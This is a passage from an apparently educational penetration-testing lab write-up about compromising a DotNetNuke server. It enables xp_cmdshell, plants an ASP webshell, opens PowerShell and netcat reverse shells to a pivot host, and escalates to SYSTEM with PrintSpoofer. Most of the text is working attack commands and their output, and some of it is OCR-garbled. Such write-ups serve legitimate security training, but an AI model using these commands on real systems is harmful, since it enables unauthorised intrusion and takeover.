


And select ‘SQL Console’:



First we will enable cmd command in the sql query, for that we will run the sequence of commands:


```
EXEC sp_configure 'show advanced options', '1'
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', '1'
RECONFIGURE
```



When that is enabled, lets run

```
xp_cmdshell 'whoami'
```

to see what user we are in :



We are the user ‘sqlexpress’ on ‘DEV01’ (‘172.16.8.20’, as established in the last question, it can be confirmed with the command ‘xp_cmdshell 'hostname'’).


‘sqlexpress’ user cannot retrieve SAM. To retrieve the contents of SAM, we will have to elevate our privileges.

First lets obtain reverse shell to ‘sqlexpress’, the usual method of using ‘revshell’ payload generator and then using xp_cmdshell with powershell reverse shell command will not work to the pwnbox, so we will have to find another way to obtain RCE.


We will use 2 methods, method 1 is use the website interface to get a webshell, method 2 is to use the sql CLI to get a reverse shell to the ‘dmz01’ (we can not initiate reverse shell to the pwnbox as the ‘DEV01’ routing is not configured to get its networking there)

Method 1:


Lets move to ‘Security’ tab:



Then in the page:




To More, and then:




MOTE SECURITY SETTINGS.

In it:




*

*




We scroll down to ‘Allowable File Extension’, and see what file formats are allowed to be uploaded. We will add the formats: ‘asp, aspx’ (active server page, active server page extended, they are used to for the server to generate dynamic html content to the client):




Among their functions, they can be used to execute code on the server side. We will use that to obtain our reverse shell.

So let’s save the settings:




When that's done, we will go to:


`http://172.16.8.20/admin/file-management`
and select 'Upload Files':



The file we will upload is this [asp webshell](#).


Lets enter it in the browser → right click the page → select 'Save Page As':






We will save it as ‘webshell.asp’.

Back to the file upload page:




We will click to browse (or drag) the saved webshell.asp.


And confirm the page is indeed uploaded:




We will right click it, and select ‘Get URL’:



We copy the result:



Replace the ‘ver’ parameter with ‘cmd’, and lets try to run ‘whoami’:



We can also use the input box in the top of the page to run commands.

Now, we will stop here and proceed on method 2 using the ‘dmz01’ and te tool ‘netcat’. However, if the target machine does not has netcat, we can use this method.

Method 2:

Lets initiate another ssh connection to ‘dmz01’

*reminder:

```
ssh -i ./id_rsa root@monitoring.inlanefreight.local
```

*

Once in, we will initiate netcat there (which is preinstalled on the target machine) (if netcat is not installed, you may proceed with method 1, simply method 2 is faster):


```
nc -lnvp 4444
```

```
root@dmz01:~# nc -lnvp 4444
Listening on 0.0.0.0 4444
```

And on the sql interface, we will use ‘revshell’:


Set the IP for dmz internal interface IP: ‘172.16.8.120’, port 4444.

And select Powershell #3 (Base64)




And on the sql CLI, we enter the command:

```
xp_cmdshell 'powershell -e "<base64 payload>"'
```



And run the script, on the sql CLI we will get error message:

But on the netcat listener



We have a shell!

Lets run

```
whoami
```

and

```
whoami /priv
```

to determine who we are and our privileges:

```
PS C:\Windows\system32> whoami
nt service\mssql$sqlexpress
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

We have 'SeImpersonatePrivilege' enabled.

We will adhere to the 'Windows Privilege Escalation' write up – 'SeImpersonate and SeAssignPrimaryToken' section question's solution (the solution starts in page 9, however the relevant part for current progress is at page 15).

As the privilege escalation for 'SeImpersonatePrivilege' privilege is fully detailed there, in here I will be briefer about the process of getting system reverse shell.

We will need to get 'PrintSpoofer64.exe' and 'nc64.exe' to dmz01.

First,lets download them to the pwnbox, saving it as 'PrintSpoofer64.exe' and 'nc64.exe'.

Then, lets upload it to the 'dmz01' with the command:

```
scp -i id_rsa PrintSpoofer64.exe
root@monitoring.inlanefreight.local:/root

scp -i id_rsa nc64.exe
root@monitoring.inlanefreight.local:/root
```

now we will get the executables from 'dmz01' to 'DEV01'.

We will open another ssh session to 'dmz01'

*reminder:

```
ssh -i ./id_rsa root@monitoring.inlanefreight.local
```

*

And start there a python3 server:

```
python3 -m http.server 20000
```

*usually I run python server on port 8080, but in this partucalar case it gave me some troubles so I randomly initiated it on port 20000. *

And on the dmz01 reverse shell we first cd to 'Windows\Temp', download it using the command:

```
cd C:\Windows\Temp

iwr -uri http://172.16.8.120:20000/PrintSpoofer64.exe -
outfile PrintSpoofer64.exe

iwr -uri http://172.16.8.120:20000/nc64.exe -outfile
nc64.exe
```

now when both are ready, we will initiate another ssh to dmz01(!),

in it – we will set netcat listener to port 4445:

```
nc -lnvp 4445
```

```
root@dmz01:~# nc -lnvp 4445
Listening on 0.0.0.0 4445
```

That listener will accept the system reverse shell from DEV01.

And on DEV01 existing reverse shell, we will run the PrintSpoofer exploit, generating system reverse shell to the port 4445 listener on dmz01, using the command:

```
.\PrintSpoofer64.exe -c ".\nc64.exe 172.16.8.120 4445 -e
cmd"
```

```
PS C:\Windows\Temp> .\PrintSpoofer64.exe -c ".\nc64.exe 172.16.8.120 4445 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

And on the nc 4445 listener:

```
root@dmz01:~# nc -lnvp 4445
Listening on 0.0.0.0 4445
Connection received on 172.16.8.20 51658
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

We have a system reverse shell!

Lets make it powershell:

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corpora

PS C:\Windows\system32>
```

And cd our way to 'C:\DotNetNuke\Portals\0':

